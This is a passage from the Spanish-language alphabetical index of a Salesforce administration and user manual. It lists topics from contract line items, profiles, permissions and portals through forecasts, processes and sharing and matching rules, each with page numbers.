entornos de sandbox de Salesforce, sincronización con 1296
Salesforce, configuración 1293
Salesforce, configuración para sincronizar con 1294, 1297
Salesforce, personalización del conector 1295
Salesforce, sincronización con 1292, 1294

Pares de claves
creación 1087–1088
particiones
caché de organización 797
caché de sesión 797
configuración de 797
Participaciones financieras
agregar a una cuenta de inversión 6221
en una cuenta de inversión 6221
partida de contrato
campos 2449
descripción general 2447
limitaciones 2883
Partida de contrato
campos en los que se busca 398
partida de orden de trabajo 2988
Partidas de contrato
activación en el portal de socios 1929
partidas de contratos
adición 2448
colaboración 2448
configuración 2929
creación 2448
eliminación 2448
partidas de órdenes de trabajo
campos 2988
paso estático
creación 4094
pasos
creación con editor de SAQL 4091
creación con explorador 4089
descripción 4045
duplicación 4096
estáticos, creación 4094
propiedades en (Wave Dashboard Designer) 4102
Wave Dashboard Designer 4088
PDF
plantillas de presupuestos 2084
Pedidos
activación 1599, 2098
activación de pedidos de reducción 2099
campos 1600
colaboración 1599
configuración de pedidos 2098
creación 1597, 1604
descripción general 1596
eliminación 1598
historial de pedidos 1600
modificación 1598
Pedidos *(continuación)*
reducción 1608
Pedidos de reducción
activación 1599, 2099
campos 1600
descripción general 1607
eliminación 1598
modificación 1598
Perfil
Actividad de la comunidad 2388
descripción general 3259, 5664
ficha 5665
Ideas 2388
Perfil
2388
Preguntas 2388
prácticas recomendadas 3260
subfichas 5664
visibilidad 5665
Perfil de Chatter
configuración 34
Perfil de la organización
Ver Información de la empresa 288
perfil de usuario 3845
Perfil de usuario invitado 3554
Perfil, usuario invitado 3554
Perfiles
acceso de escritorio de cliente 570
acerca de 557
asignación de configuraciones de Salesforce for Outlook 2244
asignaciones de formatos de página 562, 569
búsqueda 561
configuración de fichas 582
configuración, interfaz de usuario original 568
creación 580
creación de vistas de listas 578
direcciones de toda la organización 2170
duplicación 580
eliminación 559, 566, 577
horas de inicio de sesión 564, 572, 910–911
interfaz de usuario mejorada, acerca de 560
intervalos de IP de inicio de sesión 565, 573, 908–909
modificación 579
modificación de interfaz de usuario original 567
página de descripción general 559
permisos de campo 610
permisos de credenciales denominadas 1067
permisos de fuentes de datos externas 5612
permisos de objeto 554, 581, 611

Perfiles *(continuación)*
- permisos de usuario 611
- seguridad a nivel de campo 608
- tipos de registro 562, 571
- usuarios asignados 581
- vista 559, 566
- vistas de listas mejoradas 577
- Visualforce 5783
- visualización de listas 577

Perfiles de sincronización
- Salesforce for Outlook 1769

Perfiles de usuario
- Consulte Perfiles 557

Permiso de usuario de la consola de ventas
- activar 4437

Permiso Modificar todo 612–613
Permiso Visualizar todo 612–613
Permisos
- acerca de 556
- administrativo 611
- aplicación 611
- búsqueda 561
- campo 614
- general 611
- importación de datos 774
- Modificar todos 612
- objeto 611, 613
- revocar 605
- Salesforce Classic Mobile 1195
- sistema 611
- usuario 611
- Ver todos 612

Permisos administrativos 611
Permisos de aplicaciones 611
Permisos de Event Monitoring Wave 3825, 3827–3828, 3830
Permisos de la Aplicación Sales Wave Analytics 3777
Permisos de objeto
- conjuntos de permisos 581
- perfiles 581

Permisos de Sales Wave 3775–3779
Permisos de Service Wave 3807–3811
Permisos de usuario 611
Permisos del sistema 611
Permisos generales 611
permisos para ejecutar trabajos de Limpieza 1334
Permisos personalizados
- acerca de 5948
- activación en perfiles 585
- creación 5949

Permisos personalizados *(continuación)*
- habilitación en conjuntos de permisos 602
- modificación 5950
- permisos personalizados necesarios 5951

Persona de redes sociales 2544
Personalización
- botones 4568
- buscar 435
- cambio del nombre de las fichas 4536
- cambio del nombre de los campos 4536
- campos estándar 4666
- campos personalizados 4667
- carga de lista relacionada 293
- configuración de informes 462
- configuración de paneles 462
- consideraciones sobre equipos de oportunidades 2067
- creación rápida 293
- de flujo de trabajo 4942
- encabezados de informe 293
- entradas de las listas de selección 4693
- etiquetas 552
- fichas 4536
- filtros de resultados de búsqueda 376, 437
- flujo de trabajo 4943
- formatos de acción mediante el editor de formato de acción 5482
- formatos de página con el editor de formatos de página mejorado 4546
- formatos de página con el editor de formatos de página original 4569
- funciones activables de listas relacionadas 293
- Información de la ficha Inicio 4555
- informes 4218
- interfaz de usuario 293
- listas relacionadas 4567
- mapas 439–440
- membrete 1717
- notas sobre el uso del editor de formatos de página mejorado 4551
- páginas de inicio de fichas 5521–5522
- plantillas de combinación de correo 2177
- plantillas de correo electrónico 1720
- secciones contraíbles 293
- sistema de traducción 4600–4604, 4607

personalizaciones 3794, 3821
Personalizaciones 6186
Personalizar
- Correo electrónico de Chatter 3671
- habilidades 2328

Personalizar *(continuación)*
notificaciones de correo electrónico 3671
personalizar actividades 2014, 2019, 2030, 2040–2041, 2046
Personalizar funciones 6199
personalizar páginas 3508
personalizar páginas de Visualforce 2680, 2696
Personalizar tipo de metadatos 5947
Personas
campos en los que se busca 413
descripción general de los perfiles 3259
inicio de una sesión de chat 3297
Lista Mis Favoritos (chat) 3295
Lista Mis Favoritos (Chat) 3296
mención en publicaciones y comentarios 3235
página 3258
prácticas recomendadas de perfiles 3260
seguimiento 47
seguimiento automático 3204
uso de la lista de chat 3295
Personas con conocimientos
acerca de temas 3249
Perspectivas
acciones 3578
crear 3576
personalización 3581
ver 3581
Perspectivas de prospección 1840
Planificación
preguntas 4431
Plantilla de comunidad 3555
Plantilla de datos de Sandbox 6016
Plantilla de seguro médico
aplicación 6175
aplicación a pacientes 6207
seleccionar 6173–6174
Plantilla de texto 5119
Plantilla, actualización 3555
Plantillas
campos de combinación 2183, 2187
combinación de correo 2177
combinación de correo electrónico, campos de combinación 2187
correo electrónico 1720
correo electrónico, campos de combinación 2183
Creación con Microsoft Word 1714
creación de correo electrónico de texto 1722
gestión 1712
membrete 1717
PDF de presupuesto 2084
Plantillas *(continuación)*
plantillas de combinación de correo de muestra 19
publicación de aprobación para Chatter 4990
tipos de 1712
Plantillas de asignaciones
productos 1534
Plantillas de comunidad
autoservicio 3513, 5234
Plantillas 3513, 5234
comunidades de autoservicio 3513, 5234
plantillas de correo electrónico 1693, 1696–1698
Plantillas de correo electrónico
Acceso 1694
adición de imágenes 1727
archivos adjuntos en 1723
campos de combinación 2183
campos de combinación para casos 1728
carpetas 695
Colaboración 1694
duplicación 1726
gestión 1720
texto 1722
tipos 1720
Vista 1721
Plantillas de correo electrónico de Visualforce
campos de combinación 2186
plantillas de correo electrónico HTML 2040
Plantillas de correo electrónico,
configuración de versión 2188
Plantillas de grupos de vínculos de acción
diseño 5828
eliminación 5842
modificación 5841
paquete 5842
Plantillas de presupuestos
actualización 2091
agregar bloque de firmas 2090
agregar imágenes 2088, 2092
agregar listas 2087
agregar sección de totales 2086, 2089
agregar texto enriquecido 2087
bloque de firmas 2091
crear 2084
crear, realizar vista previa y activar 2085
estándar 1589, 1592
nombres de campos 2091
personalizados 1589, 1592
sección de totales 2091

Plantillas de presupuestos *(continuación)*
sugerencias 2091
Plantillas de publicación de aprobación
creación 4991
dependencias 4991
limitaciones 4991
modificación 4991
Plantillas de seguros médicos
descripción general 6172
importación 6209
Plantillas de vínculos de acción
creación 5837
Plazo
configuración 6196
políticas 946–948, 950, 953
Políticas de contraseña
configuración en perfiles 587
Por hacer 1510
Portal de autoservicio
HTML admitido 2643
Portal de clientes
acceso de usuarios al portal 2566
acerca de 2562
activación 2565
activar el acceso para contactos 1823–1824, 2611
activar el acceso para cuentas personales 1824, 2611
administración delegada 2618
asignación de perfiles de usuarios 2609
Asociación de Force.com Sites 5432
concesión de acceso a registros de usuario 2606
configuración 2562
configuración de idioma 2590
configuración del usuario 2609
configuración predeterminada de toda la organización 616
creación de varios portales 2568
desactivación de cuentas de clientes 2616
desactivación del acceso para contactos 2613
desactivación del acceso para cuentas personales 2613
deshabilitación del acceso para contactos 2613
deshabilitación del acceso para cuentas personales 2613
Ficha Documentos 2580
Ficha Ideas 2580
Ficha Informes 2580
fichas 2580
Fichas Web 2580
formatos de página 2589
función 2612
gestión de usuarios 2597, 2618
gestión de usuarios de portal de gran volumen 2605
Portal de clientes *(continuación)*
habilitación y deshabilitación de cuentas 1259
IdeaExchange 2585
Ideas 2585
inscripción automática 5432
límites 2596, 6247
orden de las fichas 2580
preparación para configurar 2635
registros de colaboración de usuarios de portal de gran volumen 2608
registros de usuario de colaboración 2606
Respuestas 2588
Salesforce CRM Content 2580, 2582
sugerencias y prácticas recomendadas 2591
superusuario del portal 2618
trabajo con usuarios 2390
visualización de artículos 2587
visualización de asignaciones 2586
visualización de los contratos de servicio 2586
Portal de clientes de Salesforce
Consulte Portal de clientes 2562
Portal de socios
acceso a Salesforce Classic Mobile, configuración 1207
acceso de superusuario de socios 1946
acceso de usuarios al portal 2566
acceso móvil, acerca de 1691
acerca de 1686
activación de acceso de superusuario de socios 1947
activación de casos en 1924
activación de correo electrónico 1927
activación de los usuarios para que soliciten reuniones 1934
activar 1937
administración delegada 1935
asignación de acceso de superusuario de socios 1933
asignación de candidatos 1690
asignación de casos 1691
asignación de eventos 1690
asignación de perfiles 1939
Asociación de Force.com Sites 5432
bandeja de entrada de candidatos 1944
colas de candidatos 1690
colores 1912
configuración 1907, 1919
configuración de idioma 1918
configuración predeterminada de toda la organización 616
configurar 1938
creación 1908
creación de cuentas de socios 1686
creación de usuarios de socio 1923

Portal de socios *(continuación)*
desactivación de acceso de superusuario de socios 1947
desactivación de cuentas de socio 1687
desactivación del acceso para contactos 2613
deshabilitación del acceso para contactos 2613
detalles 1919
fichas 1915
fuentes 1912
función 1946
gestión de usuarios 1944
gestión de usuarios de gerente de canal 1941
gestión de usuarios de socio 1688, 1931, 1935
habilitación y deshabilitación de cuentas 1259
Ideas 1928
informes 1948
límites 6264
múltiple 1908
número de funciones de socio 1946
personalización 1938
plantillas de comunicación predeterminadas 1942
prácticas recomendadas 1939
Respuestas 1930
Salesforce CRM Content 1925
vistas de lista 1948
visualización de asignaciones 1929
visualización de las partidas de contratos 1929
visualización de los contratos de servicio 1929
Portal de socios de Salesforce
Consulte el portal de socios 1907
Portales
comprobación de estado 2621
configuración predeterminada de toda la organización 623
ficha 2651
inicio de sesión único 2597
seguridad 2621
Portales de socios
descripción general 1906
Prácticas recomendadas
actualizaciones mediante envío 6146
versiones de parche 6146
predicados 3960
preferencias 1841
Prefijo de espacio de nombres 6060
Pregunta
campos en los que se busca 418
de acuerdo con una respuesta 2401
eliminación 2397
exploración dentro de una categoría 2398
exploración en una zona 2398
Pregunta *(continuación)*
modificación 2397
modificación de una respuesta 2400
no de acuerdo con una respuesta 2401
pregunta 2395
respuesta a 2400
selección de la mejor respuesta 2402
seleccionar mejor respuesta 2432
vista 2397, 2403
votación por una respuesta 2401
Pregunta de seguridad
restablecimiento por usuario 44
Pregunta desde Chatter 3317, 3489
Pregunta en caso
activación 3317, 3488
flujos de trabajo 3320, 3492
procesos 3320, 3492
Preguntas
búsqueda 2430
categorización 3091
creación 2396, 2430
distribución a un caso 2406
ficha 2430
vista 2430
vistas de lista 2430
zonas 2656
Preguntas de Chatter
activar en comunidades 3484
informes 3311
Preguntas en Chatter 3304–3306, 3308, 3310
Preguntas frecuentes
Paneles de Mobile para iPad 4425
Preguntas más frecuentes
acceso de control, informes 4414
activar Salesforce para socios 1692
actualización de campos con valores en blanco 783
actualización de registros, asistente para la importación 780
Actualización, registros masivos 782
Apex 5753
asignación de campos de candidatos durante la conversión 1464
asignación de estado a candidatos generados a través de la Web 1463
asignación de territorios 1442
asistente para la importación, actualización 780
calcular rendimiento de las inversiones (ROI) 1430
campañas 1430–1431
Campañas 1429
candidatos 1461–1465

Preguntas más frecuentes *(continuación)*
candidatos perdidos 1463
carga masiva 773
Cargador de datos 778
casos 2559
casos generados por la Web 2561
clases y desencadenadores 5753
clasificación de paquetes 6147
colaboración de registros 169
conexiones seguras de Salesforce for Outlook 1805
Consola de agente 2539
Consola de Salesforce 2539
convertir cuentas o contactos existentes 1462
Correo electrónico para registro de casos 2555
correo electrónico, crear HTML 1710
crear correo electrónico HTML 1710
cuentas asignadas manualmente 1442
datos del informe 4352
datos que pueden importarse 777
desinstalación de paquetes 1246
desinstalación de paquetes de AppExchange 1246
duplicar registros con Salesforce for Outlook 1802–1803
El Cargador de datos no importa caracteres especiales 779
enviar correo electrónico a candidatos automáticamente 1465
envío de correos electrónicos masivos 1709
error, informe obsoleto 4353
fallo de actualización del paquete 1247
fallo de instalación del paquete 1247
fecha errónea importada en Salesforce con el Cargador de datos 781
ficha Consola 2539
gestión de territorios 1439
idiomas admitidos 57, 307
importación con el Cargador de datos 781
importación de campos 779
importación de varias divisas 782
importación o carga de datos 773
impresión de registros 170
influencia de la campaña 1431
informes sobre Rendimiento de las inversiones (ROI) 1431
informes, acceso de control 4414
informes, anterior nombre en la jerarquía de funciones 4354
informes, error de informe obsoleto 4353
informes, límites 4353
Inicio de sesión en el Cargador de datos 778
jerarquía de funciones, anterior nombre de función en el informe 4354
limitación del spam 2556

Preguntas más frecuentes *(continuación)*
límite de candidatos generados a través de la Web 1462
límite de importación de campaña 783
límites, informes 4353
llamada 5753
modelo de colaboración 136
nombres de usuario y contraseñas seguros para Salesforce for Outlook 1805
opciones de importación de campaña 783
origen de la campaña principal 1431
paquetes instalados y límites 1248
personalización de paquetes 1247
problemas de instalación con Salesforce for Outlook, resolución 1801
publicación 6147
qué es un candidato 1461
redacción de soluciones 2484
Registros eliminados de Salesforce for Outlook en Outlook 1803
registros eliminados en Outlook utilizando Salesforce for Outlook 1803
reglas de colaboración 169
reinstalación de paquetes de AppExchange 1248
restricciones de tamaño de la importación 778
resultados de conversión 1464
Salesforce for Outlook 1800
Salesforce to Salesforce 1692
seguridad de componentes 1247
servicio Web externo 5753
Soluciones 2483
spam de Caso Web 2561
sustitución de campos con valores en blanco 783
uso de AppExchange 1247
uso de paquetes de AppExchange 1247
ventajas 1461
visualización de la consola de agente 2538
Preguntas similares 3305
Presencia de servicio 2782–2783, 2794
Presencia de usuario del servicio OmniCanal
campos 2803
presentación 4209
Presentación
actividades 1466–1468
actividades abiertas 1469–1470
actividades finalizadas 1469–1470
activos 1305
Asignar conjunto de permisos 283
campañas 1396
casos 2335

Presentación *(continuación)*
comentarios de casos 2337
Configuración de Lightning Experience 282
Crear conjuntos de permisos 283
Crear vista de lista 281
cuentas 1260
detalles de contacto 1314
documentos 3373
Gestor de objetos 282
listas relacionadas con cuentas 1288
Modificar conjuntos de permisos 283
notas y archivos adjuntos 164
Ruta de ventas 281
socios 1685
soluciones 2474
presentación de datos 4053
presupuesto
PDF 1590
Presupuesto
campos en los que se busca 419
plantillas 2091
Presupuestos
activar 2083
agregar bloque de firmas a plantillas 2090
agregar imágenes a plantillas 2088, 2092
agregar listas a plantillas 2087
agregar sección de totales a plantillas 2086, 2089
agregar texto enriquecido a las plantillas 2087
campos 2092
consideraciones para la creación de PDF 1592
consideraciones para la creación de plantillas 2084
crear 1588, 1591
crear PDF 1589
crear, realizar vista previa y activar plantillas 2085
desactivar 2083
descripción general 1587
eliminar 1591
Informe Oportunidades con presupuestos y partidas de presupuesto 4183
Informe Oportunidades con presupuestos y PDF de presupuesto 4182
límites 6281
personalizar PDF 2090
Plantillas de PDF 2084
sincronización con oportunidades 1592
sincronizar con oportunidades 1589
solución de problemas de sincronización 1593
Prevención de duplicados
criterios coincidentes 820, 830
Prevención de duplicados *(continuación)*
Data.com 837
ejemplos de coincidencias 830
reglas de coincidencia 809, 811, 820
reglas de duplicados 167, 809–810
Previsión
tipos 1624
Previsiones
activar previsiones 2106
activar usuarios de previsiones 2106
actualización 1623
acumulaciones de previsiones acumulativas 2125
activar 2125
ajuste 1634–1635, 1641, 2121–2123
ajuste de las previsiones 1640–1641
ajustes 1630–1631, 1636
asignación de gestores de previsiones 2108
campo personalizado, activación 2132
campos personalizados, previsión en 1625
cantidad 1622
categorías 1642, 2113
conceptos 1610
configuración 2100, 2103–2104, 2111–2112
configuración de la jerarquía 2108
Consulte Previsiones personalizables 2133
cuotas 1637–1638, 1643, 2115–2116
definiciones 1612
definir configuración 2104
desactivación 2114
descripción general 1609, 1616, 1630–1631, 1637
divisa 2109
divisiones 1628
divisiones de ingresos, activación 2131
divisiones de oportunidad 2130
divisiones personalizadas 1625
elementos 1612
familias de productos 2130
fuente de datos 1622
fuente de datos de previsión 1624
informes 1618, 4193–4194
ingresos 1622
intervalo de fecha del usuario 1621
ir a 1642
jerarquía 1616, 2108
jerarquía de previsiones 2107
margen 2110
modificar previsión 1620
mostrar 1638

Previsiones *(continuación)*
ocultar 1638
oportunidades 1616, 2130
panel Oportunidad 1622
prácticas recomendadas 1611
Preguntas más frecuentes 1638, 1640–1643
previsión de cantidad 1624
previsión de ingresos 1624
previsiones mensuales 1615
previsiones trimestrales 1615
purgas 1636
seleccionar campos del panel de oportunidades 2111–2112
seleccionar una divisa de la previsión 2109
superposiciones 1628
sustituir 2121–2123
tipo de informe personalizado 4193–4194
Tipo de previsión 2126
uso 1611
usuarios del portal de socios 1616, 2107
varias divisas 1617
ver oportunidades 1641, 1643
ver previsión 1620
versiones 1638
Previsiones de colaboración
migración 2102
planificación 2102
Previsiones de venta personalizables
migración 2102
planificación 2102
Previsiones de ventas personalizables
acerca del año fiscal 367
activación 2139
activación del intercambio de previsiones 2133
categorías 1647
colaboración 1653, 2140
configuración 2133
configuración del año fiscal 2135
cuotas 1646
envío 1654
envío por lotes 2141
familias de productos 2013
gestión 1648
informes 4165
jerarquía de funciones 2136
modificación 1651
revisión de importes 1649
sustitución 1651
vista 1649
probar la configuración de chat incrustada 2780
Problemas
personalización 6200
Problemas de implementación 6044
proceso
Invoque un proceso desde otro proceso 4917
proceso de asignación
acciones de evento clave 2920
actualización 2924
adición de eventos clave 2918
campos 2917
configuración 2914
creación 2914–2915
Proceso de asignación
cola 2877
Procesos
accesibilidad 4899
acción específica de objeto 4921
acción global 4921
acciones programadas, consideraciones 4896
acciones, actualización de campo 4925
acciones, actualizar registros 4925
acciones, agregar 4914
acciones, alerta de correo electrónico 4923
acciones, crear un registro 4916–4917
acciones, enviar correo electrónico 4923
acciones, enviar registro para su aprobación 4924
acciones, iniciar un flujo 4922, 4928
acciones, programadas 4896
acciones, programar 4915
acciones, publicar en Chatter 4918–4920
acciones, utilizar una acción específica del objeto 4921
acciones, utilizar una acción global 4921
activación 4895, 4901, 4931
actualización de campo 4925
actualizar registros 4925
campo de entrada de texto 4899, 4902–4904, 4906–4907, 4909
campos de lista de selección 4894
candidatos convertidos 4894
consideraciones 4892–4896, 4899–4901
crear 4910
crear un registro 4916–4917
criterios 4900, 4912, 4929
cuando se inicia 4911
descripción general 4889
ejemplo 4891
eliminar 4895, 4932
eliminar, acciones programadas no ejecutadas 4932–4933
en conjuntos de cambios 4895

Procesos *(continuación)*
En la API de metadatos 4895
en paquetes 4895
enviar correo electrónico 4923
envío de registros para su aprobación 4924
errores en correo electrónico 4935
establecer valores 4899, 4902–4904, 4906–4907, 4909
estado 4930
fórmulas 4900
gestionar 4930
iniciar un flujo 4922, 4928
invocable 4908
límites 4892
límites, compartido con reglas 4893
límites, compartido con Visual Workflow 4893
límites, reguladores de Apex 4893
objeto 4911
programar acciones 4915
propiedades 4910
publicar en Chatter 4918–4920
requisitos del sistema 4893
selector de campo 4899, 4902–4904, 4906–4907, 4909
solución de problemas 4933
solución de problemas, con registros de depuración de Apex 4936
solución de problemas, errores en Process Builder 4934
solución de problemas, errores en tiempo de ejecución 4935
Procesos de aprobación
abrir en visor de procesos 4982
acciones automatizadas 4979–4980
aprobación de paso de aprobación 4980
aprobación final 4980
envío inicial 4980
rechazo de paso de aprobación 4980
rechazo final 4980
recuperación 4980
acciones automatizadas, agregar 4981
activación 4983
actualizaciones de campo 5189–5190
botón enviar para aprobación 4984
campos de combinación 4993
campos disponibles en informes 5002
con correos electrónicos de borrador 2841
configuración 5205
consideraciones 4992, 4995, 5016
consideraciones sobre las actualizaciones de campo 5196
Correos electrónicos de borrador 2841
Procesos de aprobación *(continuación)*
Correos electrónicos de borrador *(continuación)*
procesos de aprobación 2841
creación 4972
creación de pasos 4977
descripción general 4966
ejemplo 4997–5000
ejemplos 4996
información general 4967
informes 5002
inicio del visor de procesos 4982
inicio rápido 4970, 4973–4979, 4994
límites 6283
lista de comprobación 4968
mensajes salientes 5193
modificación de las preferencias de usuarios de aprobación 5017
página de inicio 4984
plantillas de publicación de aprobación para Chatter 4990
plantillas de publicación de aprobación para Chatter, creación 4991
preparar organización 4983
proceso de prueba de candidatos a un puesto de trabajo 5000
proceso de prueba de informes de gastos 4998
proceso de prueba de oportunidades de descuento 4999
Proceso de prueba de solicitud de tiempo remunerado no trabajado 4997
procesos útiles 4996–5000
registros de depuración 5969
Requisitos del viso de procesos 4982
respuesta de aprobación por correo electrónico 4985
limitaciones 4985
respuesta de aprobación por correo electrónico, activar 4985, 4987
respuesta de aprobación por correo electrónico, plantilla predeterminada 4986
restricciones del conjunto de cambios 6035
seguimiento de mensajes salientes 5193
selección de acciones 4981
solicitudes de aprobación para Chatter 4989–4990
terminología 5019
visor 4982
visualización de la cola de mensajes salientes 5193
procesos de asignación 2896–2897, 2902, 2905, 2907, 2913
Procesos de asignación 2895
Procesos de candidatos 4598
Procesos de soporte 4598

Procesos de ventas 4598
Process Builder
diferencias de Visual Workflow 4887
diferencias de Workflow 4887
Producto
campos en los que se busca 417
Productos
agregar a oportunidades 1540, 1547
agregar y modificar programaciones 1532–1533
búsqueda de contenido relacionado 3388
cambio del nombre 4536
configuración 2011
crear 1521
descripción general 1519–1520
eliminar de listas de precios 1529
establecer precios 1536
establecer programas en oportunidades 1532
establecer y modificar precios 1523–1525
informes 4184
plantillas de asignaciones 1534
precios de la lista 1523–1525, 1536
precios de venta 1536
precios estándar 1523–1525, 1536
Productos de oportunidades
campos 1551
Productos de pedidos
activación de cantidades negativas 2100
campos 1606
descripción general 1603
eliminación 1605
modificación 1605
reducción 1608
Productos de pedidos de reducción
adición 1608
campos 1606
eliminación 1605
modificación 1605
Programa de informes
informe 4319
Programación
actualización de panel 4411
Programación de Apex 5752
programación de arrastrar y colocar
acerca de 1500
configuración 1500
Programaciones
activación 2014
agregar y modificar 1532
agregar y modificar programaciones de productos 1533
Programaciones *(continuación)*
establecer en oportunidades 1532
límites 6282
Programador en la Nube
activación en el portal de socios 1934
demostración 1502
descripción general 1502
solicitud de una reunión 1504
sugerencias para proponer días y horas para reuniones 1505
programar 3945
Programar
cambiar 4319
eliminar 4319
informe 4318–4320
ver 4319
Programas de informes
eliminar 4320
informe 4320
Programas de productos
descripción general 1531
establecer en oportunidades 1534
Promoción de artículos
respuestas 2430
Propiedad
cambio de la propiedad del caso 2334
cambio de propietarios de registros 1285
transferencia de elementos asociados 1287
propiedades
formatos de Wave Dashboard Designer 4106
paneles (Wave Dashboard Designer) 4059
pasos de Wave Dashboard Designer 4102
widget predeterminado 4059
widgets de Wave Dashboard Designer 4097
Propiedades
documentos 3374
Proposición de horas de reunión
sugerencias para proponer días y horas para reuniones 1505
Protección de su código 5775
Proveedor de identidad
acerca de 1042
activación 1048
adición en la página de inicio de sesión 1079
ejemplo 1054
modificación 1048
valores 972
visualización de detalles 1049
Proveedor de servicio
acerca de 1042
ejemplo 1054

Proveedor de servicio *(continuación)*
visualización de detalles 1052
proveedores de autenticación 1004
Proveedores de autenticación
ámbito 1036
community 1036
complemento 1032
Conexión OpenID 1017
Facebook 1006, 1036–1040
Google 1009, 1017
Janrain 1012, 1036–1040
LinkedIn 1022
Microsoft 1020
PayPal 1017
Salesforce 1014, 1031, 1036–1041
sitios 1036
startURL 1036
Twitter 1027
Proveedores de identidad
ejemplos 1054
portales 1053
registro de errores 1054
registro de eventos 1054
registro de operaciones correctas 1054
sites 1053
Proveedores de servicio
activación 1052
asignación de usuarios 1052
ejemplos 1054
portales 1053
requisitos previos 1050
sitios 1053
Pruebas 5745, 5993
Pruebas de Apex 5994, 5997–6001, 6003
Pruebas de unidad 5994, 5997–6001, 6003
publicación 5408
Publicación de redes sociales 2542
Publicaciones
cómo adjuntar archivos 3239
Publicaciones de Chatter
visibilidad 3226, 3236
Publicaciones, Chatter 3255–3257
Publicador de Chatter
registros 3291
Publicador del panel lateral de Salesforce
registros, creación desde el panel lateral 1797
Publicar
artículos 2465
traducciones 2465
puntuación de comprobación de estado 844

## Q

Query Editor (Editor de consultas) 5696–5698

## R

Realización de copias de seguridad de datos
exportación de los datos 786
Rechazar
eventos 1510
Recognition
creación de insignias 1576
Recomendaciones 3220
Recomendaciones de archivos de Chatter 3345
Recomendaciones de grupos de Chatter 3288
Recomendaciones de personas 3261
Recomendaciones de registros 3268
Reconocimiento
Work.com 1574
Recopilaciones de datos de Explorer en la página de inicio 3993
Recordatorios
ventana emergente 1477
recordatorios de eventos 2017
recordatorios de tareas 2017
Recurso de fórmula de flujo
crear 5110
limitaciones 5036
Recurso de servicio
campos en los que se busca 424
Recursos
calendarios 2020
colección de sObject 5116
constante 5108
constantes globales 5111
consumidas mensualmente 540
opción 5094, 5106
opción de lista de selección 5094, 5114
opción de registro dinámica 5094, 5109
plantilla de texto 5119
variable 5119
Variable de colección 5107
variable de sObject 5117
variable del flujo al que hace referencia 5063
variables de sistema 5118
Recursos de flujo
adición 5049
eliminación 5049
fórmula, crear 5110
fórmulas, limitaciones 5036

Recursos de flujo *(continuación)*
modificación 5049
Recursos estáticos
definición 5768
descripción general 5767
gestión 5770
vista 5769
Reemplazo
miembros del equipo de cuentas 2068–2069
miembros del equipo de oportunidades 2068–2069
Reemplazo de valores de las listas de selección 4697
Referencias de objetos cruzados
en flujos 5121–5124
registrar una llamada 2016
registro 4, 3923, 5698, 5990
registro de depuración 5698, 5990
registro de interacciones
activar 4442
asignar 4444
configuración 4443
utilizar 2493, 4490
Registro de objetos personalizados
descripción general 4612
Registro de Organization Sync
desencadenadores 5650
informes 5650
registro del sistema 5698, 5990
Registro del sistema, consulte Registros de depuración 1119
registros
agregar a grupo de Chatter 3292
campos obligatorios 138, 141–142
creación 137
creación con Creación rápida 140
creación desde fichas de objetos 138
creación desde un proceso 4916
creación en noticias en tiempo real 139
eliminación 148
eliminar de grupos de Chatter 3293
Microsoft Outlook, creación desde 1797
modificación 141
modificación en línea 142, 144
Registros
adición de notas 159–162
búsqueda 111
creación 138
límites de importación 6279
reenvío 5646
replicación 5644–5645
seguimiento 47
Registros *(continuación)*
seguimiento automático 3204, 3266
vista 111
registros de coincidencia 3874
Registros de correo electrónico
vista 2159
Registros de Data.com
coincidencias con Salesforce 1369, 1845
servicio de coincidencia 1369, 1845
vinculación con Salesforce 1369, 1845
Registros de depuración
adición de clases o desencadenadores para supervisar 1119
adición de usuarios para seguimiento 1119
clases y desencadenadores 5991
conservación 1118–1119
control 1118
detalles 5971
eliminación de clases o desencadenadores de la supervisión 1119
eliminación de usuarios del seguimiento 1119
filtros 5976
niveles 5976
orden de preferencia 5975
restablecimiento 1119
vista 1121
registros de grupos
activar 3654
configurar 3654
registros de Salesforce
Aplicación Web Microsoft Outlook, visualizando en 2195
Registros de Salesforce
Aplicación Web Microsoft Outlook, configuración 1755–1757, 2197
Aplicación Web Microsoft Outlook, visualizando en 1752–1753
Lightning for Outlook, configuración 1756
Microsoft Outlook Web App, requisitos del sistema 1754
Regla de coincidencia
criterios coincidentes 814, 816
ecuación de coincidencia 814, 816
reglas de coincidencia estándar 814, 816
Regla de distribución de casos
cola 2876
Regla de duplicados
reglas de duplicados estándar 834–836
Reglas
límites 6244
reglas de asignación 1983

Reglas de asignación
registros de depuración 5969
Reglas de asignación de candidatos
Casos 2864
Reglas de asignación de casos 2864
Reglas de coincidencia
algoritmo de coincidencia 825
claves de coincidencia 826, 829
coincidencia aproximada 822, 825
coincidencia exacta 822
crear 811
criterios coincidentes 820
mensaje de error 837
Métodos de coincidencia 822, 825
motor de coincidencia 805
operadores OR 837
registro de errores 805
reglas de coincidencia estándar 814, 834
reglas de duplicados 804
reglas estándar 829
reglas personalizadas 826
rendimiento 826, 829
Reglas de coincidencia estándar
cuenta 814
reglas de colaboración
activos 1308
Reglas de colaboración
acerca de 639
activo 1309
actualización de usuarios del portal 2566
aplazamiento de los cálculos 687
aplazar cálculos de colaboración 684
basadas en criterios 641
bloqueos de colaboración específicos de objetos 688
cálculos de suscripción de grupo 685
campañas 656–657
candidatos 644–645
casos 654–655
categorías 642
contactos 650–651, 1817
cuentas 646–647
cuentas de territorio 648
cuentas de territorios 649
notas 665
nuevo cálculo de regla de colaboración 683, 687
nuevo cálculo paralelo 684
objetos personalizados 659–660
oportunidades 652–653
pedidos 661–663
Reglas de colaboración *(continuación)*
Texto rápido 658
usuario 669–670
Reglas de colaboración basadas en criterios 641
Reglas de distribución
registros de depuración 5969
Reglas de duplicados
conjuntos de registros duplicados 805
crear 810
elementos de registros duplicados 805
experiencia del usuario final 806, 808
modificar 810
registro de errores 805
regla de coincidencia, asociada 804
Reglas de duplicados estándar
candidato 836
contacto 835
cuenta 834
reglas de flujo de trabajo 1876
Reglas de flujo de trabajo
ejemplos 4955
Limitaciones de objeto de usuario 4951
registros de depuración 5969
Reglas de limpieza
Configuración 1882, 1887–1888
Directrices 1882, 1888
Reglas de respuesta automática
configuración 2865
diferencias de alertas de flujo de trabajo 2867
registros de depuración 5969
Reglas de validación
acerca de 4715
activación 4716, 4718
campos de combinación 4883
consideraciones 4720
creación 4716, 4718
Cuentas personales 1252
definición 4716, 4718
duplicación 4716–4717
ejemplos 4722–4723, 4728, 4730, 4732–4733, 4735, 4738, 4741, 4744, 4749–4750, 4752
eliminación 4716
fórmulas útiles 4722–4723, 4728, 4730, 4732–4733, 4735, 4738, 4741, 4744, 4749–4750, 4752
registros de depuración 5969
sugerencias 4719
vista 4716
Reglas, colaboración
Consulte reglas de colaboración 555

Relación de contactos de cuentas
campos 1328
crear o modificar 1326
Relaciones
